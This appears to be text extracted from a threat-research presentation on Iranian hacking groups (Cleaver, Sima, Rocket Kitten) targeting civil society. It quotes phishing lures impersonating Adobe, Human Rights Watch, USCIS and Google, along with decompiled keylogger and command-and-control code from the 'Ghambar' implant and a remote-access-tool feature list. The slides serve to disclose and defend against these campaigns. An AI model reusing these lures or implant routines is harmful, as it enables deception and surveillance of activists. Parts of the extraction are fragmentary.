

We appreciate it if you prepare these requirements before conference beginning.

Adobe Connect is used to hold this conference the you need to install some adobe free softwares.

These software includes:

- Adobe Flash Player
- Adobe Connect Client
- An updated browser like Firefox or Chrome
- Microsoft Based Operating System

Please consider that you are invited as a speaker then you need to have some accessories like:



An update to Adobe® Flash® Player is available.


This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

REMIND ME LATER **INSTALL**



Features

- Self-destruct
- Shell
- Screenshot
- Shutdown computer
- Reboot computer
- Logoff user
- Lock computer
- Set and copy clipboard
- Turn on and off display
- Enable/disable mouse and keyboard (not implemented)
- “Enable or disable desktop” (not implemented)
- Trigger BSOD (not implemented)

Some neat little things...

- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.


```
private static void KeylogBufferArrived(string buffer)
{
    if (!string.IsNullOrEmpty(buffer))
    {
        try
        {
            if (Utils.IsAnyServerEndpointAvailable())
            {
                bool flag;

                Program._communication.SendKeyLog(Program.ConfigInfo.TargetId, DateTime.Now,
true, buffer, out flag, out Program._tempSpecified);
            }
            else
            {
                string keyloggerStoragePath =
IoPathUtils.GetKeyloggerStoragePath();
                if (!Directory.Exists(keyloggerStoragePath))
                {
                    Directory.CreateDirectory(keyloggerStoragePath);
                }
                string path = Path.Combine(keyloggerStoragePath,
Path.GetRandomFileName());
                File.WriteAllText(path, buffer);
            }
        }
        catch (Exception ex)
        {
            Utils.DebugPrint(string.Format("EX : {0} Method : {1}",
ex.Message, MethodBase.GetCurrentMethod().Name));
        }
    }
}
```

```
private static void IterativeRoutinesProc(ServiceManifest  
communicationChannel)  
{  
    try  
    {  
        while (true)  
        {  
            Utils.DbgPrint("CommandControlProc");  
  
CommandControlController.CommandControlProc(communicationChannel,  
Program.ConfigInfo.TargetId);  
            Program.FileUploader.UploadAllOfflineFiles(communicationChannel,  
Program.ConfigInfo.TargetId);  
            Utils.ManualSleepToBypassAv(30);  
            Thread.Sleep(30000);  
            Utils.HeyImOnline(Program._communication,  
Program.ConfigInfo.TargetId);  
        }  
    }
```

Some neat little things...

- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.
- Ghambar is entirely modular. It's able to download and execute new plugins.
- Uses a SOAP-based protocol for communicating to the C&C, very similar to Operation Cleaver's TinyZBot.
 - The samples we obtained appeared to still be under development.
 - Ghambar might be the next generation implant from Cleaver?



```
private static void Main()
{
    try
    {
        Utils.DbgPrint("..: In the name of God :.");
        string destinationPathOfExecution =
IoPathUtils.GetDestinationPathOfExecution();
        string text =
Path.Combine(destinationPathOfExecution,
Resources.APP_EXE_FILE_NAME);
        if (!Directory.Exists(destinationPathOfExecution))
        {

Directory.CreateDirectory(destinationPathOfExecution);
    }
}
```

 Likes

All Likes

**Emadeddin Baghi**
Author


**Hasan Fereshtian**
Public Figure


**مدرسه کارآفرینی خورشید**
Non-Profit Organization


**Dr sohrab razzaghi**
Public Figure


**شکار بسیجی**
Cause


**Draken International**
Aerospace/Defense


**Barrett** ⓘ
Company


**جهه های شمیران**
City Hall


**فقط خنده**
Home



**مددگار**
Community


**My Stealthy Freedom**
Community



**Masih Alinejad** ⓘ
Journalist


Cleaver: summing up

- Active in compromising legitimate hosts, doing watering hole attacks.
- Rudimentary programming skills, but improving.
- Targeting both corporate and civil society.
- New version of TinyZBot?



Sima



Hello

I am Peter Bouckaert, Emergency director at Human Rights Watch, focusing on protecting the rights of civilians during armed conflict. Our group has huge field research & fact-finding missions to Iran, Lebanon, Kosovo, Chechnya, Afghanistan, Iraq, Israel and the Occupied Palestinian Territories, Macedonia, Indonesia, Uganda, and Sierra Leone, among others.

You can read my biography at below link:

<https://www.hrw.org/about/people/peter-bouckaert>

Please read our last research about "**Iran Sending Thousands of Afghans to Fight in Syria**" & contact me immediately.

You can read this article at below link:

<https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria>

Peter Bouckaert

148.251 - /download/


[[To Parent Directory](#)]

2/24/2016 3:37 AM	<dir>	1a111
3/1/2016 3:47 AM	<dir>	1a111
2/24/2016 3:27 AM	<dir>	1a111
2/27/2016 3:33 AM	<dir>	1a111
2/24/2016 12:03 PM	<dir>	1a111
2/12/2016 11:06 AM	512	pwd.txt
3/1/2016 2:12 AM	514048	updt1.exe
3/1/2016 2:13 AM	444416	updt2.exe
1/30/2016 11:35 AM	253	web.config
2/29/2016 12:21 AM	<dir>	windows

148.251 - /download/d

[[To Parent Directory](#)]

3/1/2016 3:44 AM	1020416	1a111 .doc
3/1/2016 3:36 AM	766976	1a111 .doc
2/29/2016 10:01 PM	657920	HR_reports-iranrcs.doc



----- Forwarded message -----

From: U.S. Citizenship and Immigration Services <SCOPSSCATA@dhs.gov>
Date: Wed, Mar 9, 2016 at 12:06 PM
Subject: Alert: Permanent Residence Card



You received this Email because you do not have a Permanent Residence, your Permanent Residence status needs to be adjusted or you need to renew/replace your Permanent Residence Card.

Starting March 9, 2016, customers must fill Form I-485 (*can be found at the end of this email*), in order to Register Permanent Residence or Adjust Status, and must fill Form I-90 (*can be found at the end of this email*) in order to Renew/Replace Permanent Residence Card and mail their Form I-485 or I-90 to USCIS local field/international offices. (Offices can be found here: <https://www.uscis.gov/about-us/find-uscis-office>)

USCIS will provide a 30 day grace period from March 9, 2016, for customers who file their Form I-485 or I-90 with one of the USCIS offices. All offices who receive Form I-485 and I-90 during this time will forward the forms to the Chicago Lockbox.

After April 9, 2016, local field/international offices will return all Form I-485 and I-90 they receive and advise customers to file at the Chicago Lockbox.

Download Form I-485, Application to Register Permanent Residence or Adjust Status: <https://www.uscis.gov/sites/default/files/files/form/i-485.doc>

Download Form I-90, Application to Replace Permanent Resident Card: <https://www.uscis.gov/sites/default/files/files/form/i-90.doc>

Contact us: <https://www.uscis.gov/about-us/contact-us>

With Best Regards,

USCIS Service Center.

Iran Sending Thousands of Afghans to Fight in Syria - WordPad

WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.

Iran Sending Thousands of Afghans to Fight in Syria

Refugees, Migrants Report Deportation Threats

(New York) – Iran's Revolutionary Guards Corps (IRGC) has recruited thousands of undocumented Afghans living there to fight in Syria since at least November 2013, Human Rights Watch said today, and a few have reported that Iranian authorities coerced them. Iran has urged the Afghans to defend Shia sacred sites and offered financial incentives and legal residence in Iran to encourage them to join pro-Syrian government militias.

Human Rights Watch in late 2015 interviewed more than two dozen Afghans who had lived in Iran about recruitment by Iranian officials of Afghans to fight in Syria. Some said they or their relatives had been coerced to fight in Syria and either had later fled and reached Greece, or had been deported to Afghanistan for refusing. One 17-year-old said

Conference-Summary - WordPad

Home View

Cut Copy Paste Arial 11 A A B I U abe x x² A Paragraph Picture Paint drawing Date and time Insert object Find Replace Select all

Clipboard Font Insert Editing

WordPad does not support all of the features of this document's format. Some content might be missing.

1 2 3 4

GET STARTED RIGHT AWAY

It is with immense excitement that the Iranian American Women Foundation and Women's Leadership Conference! The conference will be hosted on February 2 Westin San Diego Gaslamp Quarter. Moreover, it will feature a diverse array of speakers, empowering stories, and opportunities to connect with fellow members community. Further information regarding ticket prices and program speakers wi the near future. Stay tuned! .

Master of Ceremonies: Shally Zomorodi

R.A.D - Rape Aggression Defense for Women - WordPad

Home View

Cut Copy Paste Calibri 11 A A B I U abe x x² A Paragraph Picture Paint drawing Date and time Insert object Find Replace Select all

Clipboard Font Insert Editing

WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly. X

1 2 3 4 5 6 7

R.A.D. - Rape Aggression Defense for Women

February 26, 2016 - 5:30pm to Thursday, March 3, 2016 - 8:30pm

Location: Department of Police Services, 2nd Floor Training Room

R.A.D. Rape Aggression Defense for Women

Class meets: Tuesday & Thursday, February 23 & 25, March 1 & 3

Presented by: Police Services Staff


Utilizing the R.A.D. student manual, students will start the first class by discussing such topics as: risk reduction strategies, "date rape," continuum of survival, defensive strategies, and the

100% - +



Tools & Techniques

- We've seen Sima using two different droppers
 - One worked terribly, had logic flaws, and had endless loops of flashing cmd.exe attempting to call *reg* command to gain persistence.





Tools & Techniques

- We've seen Sima using two different droppers
 - One worked terribly, had logic flaws, and had endless loops of flashing cmd.exe attempting to call *reg* command to gain persistence.
 - One much better designed, using task scheduler for persistence, and errors/dialogs suppression.
- Both would then instantiate a legitimate *RegAsm.exe*, do process hollowing, and inject it with *Luminosity Link* code.

Introducing LuminosityLink

Feature Packed and Incredibly Stable, Luminosity Brings new innovations to the table!



Surveillance

Luminosity allows you to control your clients via Remote Desktop, Remote Webcam, and a professional Client Manager.



File Manager & Searcher

View, download, and delete files on your clients computer. You may also search for specific files, and have them uploaded automatically.



RDP Manager

Login and control your systems on a new user session via Microsoft Remote Desktop Protocol (RDP)



Malware Remover

Remove Malicious Items on your clients computer. In addition, you may block specific processes, and stop the installation of specified software.



Reverse Proxy

Use your clients IP Address as a SOCKS 5 Proxy in any application. Very stable and fast!




Password Recovery


Recover Lost Passwords from all Major Web Browsers, all Email Clients, FileZilla, and Windows Serial Key.

Sima: summing up

- Excellent recon skills.
- Excellent social engineering skills.
 - Better English than most groups.
- Very methodical.
- Bad OPSEC.
- Bad development skills
- Still, successful.



Rocket Kitten



From: Mail-Secure-Team <team.mail.secure@gmail.com>
Date: Mon, Sep 22, 2014 at 1:27 PM
Subject: Important Alert: Confirm your Google Account



Hi,

Some suspicious activities have been reported on this Google Account
(*****@gmail.com).


Your Account will be suspended in near future. To get back into your account click on the box below and confirm your account.


[Confirm Your Account](#)

Notice: If you do not confirm your account, you will not be able to access your Google Account anymore.

Sincerely,
The Google Accounts team

This email can't receive replies. For more information, visit the [Google Accounts Help Center](#).





[Link Info]

